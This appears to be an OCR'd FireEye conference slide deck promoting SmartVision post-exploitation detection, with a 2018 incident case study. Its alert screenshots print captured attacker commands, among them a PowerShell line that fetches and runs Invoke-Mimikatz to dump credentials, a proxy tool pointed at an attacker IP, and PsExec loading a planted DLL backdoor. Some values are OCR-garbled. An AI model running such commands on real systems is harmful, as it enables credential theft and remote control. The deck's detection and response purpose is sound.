



CYBER DEFENSE LIVE

Hong Kong 2018

Innovation Born On The Front Lines – SmartVision

Ramesh Gupta

SVP Network Security Product Development, FireEye

The FireEye INNOVATION CYCLE




This innovation cycle cannot exist without our experts embracing the technology we build as their own, and our product teams embracing the world-class expertise provided by our frontline teams.

FireEye

The Problem : Post Exploitation

As Seen On The Front Lines of Business Impacting Breaches

Attack Lifecycle



FireEye


FireEye Network Security : SmartVision

Addressing Post Exploitation



FireEye Network Security and MVX


FireEye Network Security:
Focused on Initial Compromise



FireEye Network Security and MVX and SmartVision

FireEye Network Security:
Focused on Initial Compromise

FireEye Network Security:
Focused on Post Exploitation with SmartVision



SmartVision : Detecting Post-Exploitation Attacker Activity

Types of Post-Exploitation Attacks Detected

SmartVision Placed in LAN in front of Server Segment

1) Rule Based Detection

Internal Reconnaissance

Privilege Escalation

Credentials Dumping

Remote Task Execution

Lateral Movement of Attacker

2) Virtual Detonation of East-West Traffic (SMB/SMBv2) in MVX

Lateral Movement of Malware

SmartVision Placed at egress / network perimeter

1) Machine Learning Based Detection

Data Exfiltration Detection




SMARTVISION – RECOMMENDED DEPLOYMENT




OUT OF BAND DEPLOYMENT USING A NPB/TAP

A Network Packet Broker solution or TAP device provides real-time duplicate copies of network traffic, with transmit and receive signals delivered on separate ports. FireEye recommends that you deploy SmartVision sensors out-of-band using an NPB/TAP device.



ALERT CONTEXT



```
Selected Event: 192.168.99.77 > 192.168.99.101

{
  "timestamp": "2017-10-10T11:00:42.622401+0000",
  "flow_id": "3068524770599695",
  "src_ip": "192.168.99.77",
  "event_type": "fileinfo",
  "src_port": 445,
  "fileinfo": {
    "tx_id": 10,
    "size": 162464,
    "filename": "PSEXESVC.exe",
    "file_id": "20822917",
    "md5": "ae5bb9f3ffff1aanaad619bab105b2301",
    "state": "CLOSED",
    "stored": true
  },
  "dest_ip": "192.168.99.101",
  "proto": "TCP",
  "dest_port": 49691,
  "app_proto": "smb2"
}
```

Metadata and Context

All SmartVision alerts provide 10 minutes of L4 & L7 context

Quickly investigate attacker activity

Visualize metadata to quickly triage events

Ability to download raw metadata for further analysis

Creates metadata for the following protocols:

FTP, HTTP, IMAC, IRC, POP3, RDP, RTSP, SIP, SMB, SMB 2, SMTP, SSH, TLS





FireEye

SmartVision in Action

A 2018-Q1 Case Study

FireEye Network & Endpoint Security in the field

- Customer was evaluating FireEye in a POC:
 - **FireEye Network Security** (NX) with SmartVision
 - **FireEye Endpoint Security** (HX) in a POC
- Time Frame : December 2017 – March 2018
- **FireEye Network Security** was monitoring both
 - North/South Traffic : Internet traffic
 - East/West Traffic : Server <-> Workstation
- **FireEye Endpoint Security** was installed on workstations



**FireEye
Network Security**



**FireEye
Endpoint Security**

SmartVision: Credential Harvesting

Attack Lifecycle
Escalate Privileges

Internal compromised telepresence server

Remote Hash Extraction 01/16/18 05:41:23 [Red Bar] [Green Bar] 9 668.246

DETAILS

Signature ID	91500529	Name	SMB NLTM Hashes Transfer
Type	Remote Hash Extraction	Severity	9
Created Time	01/16/18 05:41:23	Source IP	[Red Bar]
Destination IP	[Green Bar]	Source Port	445
Destination Port	3358	Protocol	tcp
Related Network Activity	Download View Graph	Base Events Count	1

Base Events

5 ITEMS PAGE 1

NAME	SOURCE IP	TIME
HASHES IN SMB FILE TRANSFER	10.31.0.120	01/16/18 05:41:23

BASE EVENT DETAILS

Name	HASHES IN SMB FILE TRANSFER	Occurred	01/16/18 05:41:23
Source IP	[Red Bar]	Source Port	445
Destination IP	[Green Bar]	Destination Port	3358
Protocol	tcp		

OTHER DETAILS

Domain Controller



Lateral
MovementMaintain
Presence

SmartVision: Remote Code Execution

ID	Event Name	Category	Time	Source IP	Destination IP	Severity	IP Address
> 606	DNS Zone Transfer Attempt	DNS Zone Transfer	01/15/18 08:34:34	[Blue Box]	[Red Box]	6	668.204
> 282	AT Remote Service Task Schedule Over SMBv1 TCP Port 445	Remote Task Schedule	12/21/17 02:21:43	[Green Box]	[Purple Box]	6	664.198
> 281	AT Remote Service Task Schedule Over SMBv1 TCP Port 445	Remote Task Schedule	12/21/17 02:19:09	[Green Box]	[Purple Box]	6	664.198
> 247	Sysinternals PsExec Activity Over SMBv2 TCP Port 445	PsExec Activity	12/19/17 13:37:45	[Blue Box]	[Blue Box]	6	664.124
> 209	DLL Upload To ADMIN\$ Over SMBv2 Port 445	Remote DLL Copy	12/18/17 20:53:21	[Blue Box]	[Blue Box]	6	663.318

Same Internal compromised telepresence server

Another Domain Controller



SmartVision Success

- ◆ Initial intrusion happened before the start of the **FireEye Network Security** & **FireEye Endpoint Security** evaluation (POC)
- ◆ SmartVision detected **Post Exploitation** stages of the attacker lifecycle
- ◆ SmartVision recorded additional metadata



SmartVision Success



- ◆ Initial intrusion happened before the start of the **FireEye Network Security** & **FireEye Endpoint Security** evaluation (POC)
- ◆ SmartVision detected **Post Exploitation** stages of the attacker lifecycle
- ◆ SmartVision recorded additional metadata

```
PIPE\??\AD-SERVER-IP-REDACTEDDD cmd /c "start c:\windows\temp\sk.exe -proxy
ATACKER-IP-REDACTED 443 8099")?SMB? ??0?,?????#?SMBq? ??0?,Z?SMBu???0-?/\ AD-
SERVER-IP -REDACTED\IPC$?????b?SMB?? \0@-????0mt???,?1?@E;?SMB.? ??0?-
????????>?SMB%? \0.?T?T&??\PIPE\??\ AD-SERVER-IP-REDACTED??CCcmd /c "start
c:\windows\temp\p.exe -s 8087 -dir c:\win
```



SmartVision Success

- ◆ Upon discovering **FireEye Network Security** alerts, customer engaged **Mandiant for Incident Response**
- ◆ Mandiant reviewed **FireEye Endpoint Security** alerts and triage packages
- ◆ **FireEye Endpoint Security** - Enterprise Search functionality was leveraged to expand investigation



FireEye Network Security



Mandiant Expertise



FireEye Endpoint Security

FireEye

FireEye Endpoint Security : EDR

Investigation



Methodology Alert (Mimikatz Credential Dumping)

Attack Lifecycle
Escalate Privileges

Windows Server 2008 R2 Standard WORKGROUP Agent Version: 23.10.0
 台北總機部 SYSTEM Last login: 2018-03-07 12:55:02 10 days ago ALERT

Showing 1 of 1 Alerts FILTER BY: Disposition: All SORTED BY: Priority

Client IP and hostname

Process powershell.exe started
 MIMIKATZ SUSPICIOUS PROCESS ARGUMENTS (METHODOLOGY)
 Last alerted 10 days ago • First alerted 10 days ago

Alerted on

- This processEvent/processCmdLine contains -dumpcreds
- processEvent/process contains powershell.exe

Indicator generates this condition:
 MIMIKATZ SUSPICIOUS PROCESS ARGUMENTS (METHODOLOGY)
 Source: Mandiant
 The process arguments included in this IOC are evidence of Mimikatz password dumper use. Although legitimate security research can trigger alerts on the conditions in this IOC, in the field these conditions were more likely to indicate attacker activity.

1 of 1 Process Lifecycle Event

Alerted	10 days ago
processEvent/timestamp	2018-03-05 08:12:58Z
processEvent/startTime	2018-03-05 08:12:58Z
processEvent/eventType	start
processEvent/pid	1840
processEvent/processPath	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
processEvent/process	powershell.exe
processEvent/parentPid	5664
processEvent/parentProcessPath	C:\Windows\System32\cmd.exe
processEvent/parentProcess	cmd.exe
processEvent/username	NT AUTHORITY\SYSTEM
processEvent/md5	852d67a27e454bc389fa702a9cbe23f
processEvent/processCmdLine	powershell -CLR [New-Object Net.WebClient].DownloadString([https://www.githubusercontent.com/PowerShellHaha/PowerSploit/master/Exfiltration/Invoke-Mimikatz.ps1]);Invoke-Mimikatz -DumpCreds

powershell commands

Automated Triage: Attacker C2 Identification

Attack Lifecycle

Establish
Foothold

Triage summary for **Client hostname** Request containment Download Full Triage

Alerting Processes

cmd.exe • 5664 EXC

Descendants

PsExec.exe • 2960

net.exe • 4364

PING.EXE • 5296

nbstat.exe • 5336

PsExec.exe • 5796

powershell.exe • 5860

Parent

dllhost.exe • 5516

Siblings

cmd.exe • 6052

dllhost.exe • 5516 Started: 2018-03-05 06:15:59.000Z
C:\Windows\system32\dllhost.exe /ProcessId{04C484C1-1E22-52D1-980C-0201114756500}

2018-03-05 06:15:59.735Z 2018-03-05 08:01:45.983Z

Processes Network

Registry keys Files

Processes
From 2018-03-05 06:15:59.735Z to 2018-03-05 07:56:49.813Z

PID	Path	Username	Start Time ↓
6052	C:\Windows\System32\cmd.exe	NT AUTHORITY\SYSTEM	2018-03-05 06:15:59.735Z
5664	C:\Windows\System32\cmd.exe	NT AUTHORITY\SYSTEM	2018-03-05 07:56:49.813Z

IP Addresses
From 2018-03-05 06:15:59.735Z to 2018-03-05 08:01:45.983Z

Remote Address	Remote Port	Protocol	# of times
127.0.0.1	53	TCP	20
[REDACTED]	8443	TCP	20
[REDACTED]	443	TCP	21

Domains
From 2018-03-05 06:15:59.735Z to 2018-03-05 08:01:45.983Z

Domains	# of times
Client hostname	1
[REDACTED]	20
[REDACTED]	20
[REDACTED]	21

Registry Keys
From 2018-03-05 06:15:59.735Z to 2018-03-05 08:01:45.983Z

C&C IP and Domain

Automated Triage: Backdoor Identification

Attack Lifecycle

Establish
Foothold

Triage summary for

Client hostname

Request containment

Download Full Triage

Alerting Processes

cmd.exe • 5664 EXC

Descendants

- PsExec.exe • 2960
- net.exe • 4364
- PING.EXE • 5296
- nbtstat.exe • 5336
- PsExec.exe • 5796
- powershell.exe • 5860

Parent

- dllhost.exe • 5516

Siblings

- cmd.exe • 6032

cmd.exe • 5664 Started: 2018-03-05 07:56:49.813Z
C:\Windows\system32\cmd.exe

2018-03-05 07:57:33.495Z 2018-03-05 08:12:58.000Z

Processes Files

Processes
From 2018-01-18 09:30:02.510Z to 2018-03-05 09:09:47.208Z

PID	Path	Username	Start Time ↓
5296	C:\Windows\System32\PING.EXE	NT AUTHORITY\SYSTEM	2018-03-05 07:57:33.495Z
4364	C:\Windows\System32\net.exe	NT AUTHORITY\SYSTEM	2018-03-05 07:58:29.050Z
5796	C:\Windows\System32\drivers\etc\Psexec.exe	NT AUTHORITY\SYSTEM	2018-03-05 08:02:43.072Z
2960	C:\Windows\System32\drivers\etc\Psexec.exe	NT AUTHORITY\SYSTEM	2018-03-05 08:03:39.980Z
5336	C:\Windows\System32\nbtstat.exe	NT AUTHORITY\SYSTEM	2018-03-05 08:07:21.683Z

Show more | Showing 5 of 6 items

Files
From 2018-02-21 17:00:44.932Z to 2018-03-05 08:16:57.047Z

Path

dll ▶ \Device\Mup [REDACTED] \c\$\Windows\System32\drivers\etc\update.dll

Related process


Target ip here

Automated Triage: Recovering Attacker Commands



Lateral Movement

Maintain Presence



Maintain
Presence

Enterprise Search Identifies Additional Systems

Created 3 hours ago by admin | View Search Details

RETURN Hostname
WHERE Host Set equals All hosts AND Process Name contains psExec

1,896 of 15,173
3

MATCHED (3) NOT MATCHED (1867) NOT RESPONDED (13277) ERRORS (26)

Stop collecting results Delete results

Actions... 0 hosts selected Export Matched

Another Client hostname

Item Type	Summary
4e149124d5f93c5b01	Process Arguments psExec /accepteula Parent Process Name cmd.exe Parent Process Path C:\WINDOWS\system32\cmd.exe Username NT AUTHORITY\SYSTEM File Name PsExec.exe
	Parent Process Path C:\WINDOWS\system32\cmd.exe Username NT AUTHORITY\SYSTEM File Name PsExec.exe Timestamp - Event 2018-01-29 03:15:08.3652 Timestamp - Last Run 2018-01-29 03:13:08.3
4e149124d5f93c5b01	Process Arguments psExec.exe W\ [redacted] cmd /c 'c:\windows\system32\rundll32.exe C:\WINDOWS\system32\drivers\etc\update.dll Insys' -d Parent Process Name cmd.exe Parent I
	Parent Process Path C:\WINDOWS\system32\cmd.exe Username NT AUTHORITY\SYSTEM File Name PsExec.exe Timestamp - Event 2018-01-29 03:15:56.7222 Timestamp - Last Run 2018-01-29 03:13:56.7

Another target
This is actually Trend
Micro TCMC server

Hacker tried to do this at 2018-01-29



The FireEye logo is positioned in the upper left corner. It consists of the word "FireEye" in a dark grey, sans-serif font, with a registered trademark symbol (®) to its upper right. The logo is partially enclosed by a thin, light blue circular line.

FireEye®

The text "Thank You" is centered horizontally in the middle of the slide. It is rendered in a dark red, serif font. The background behind the text is a light blue gradient with a subtle white glow effect.

Thank You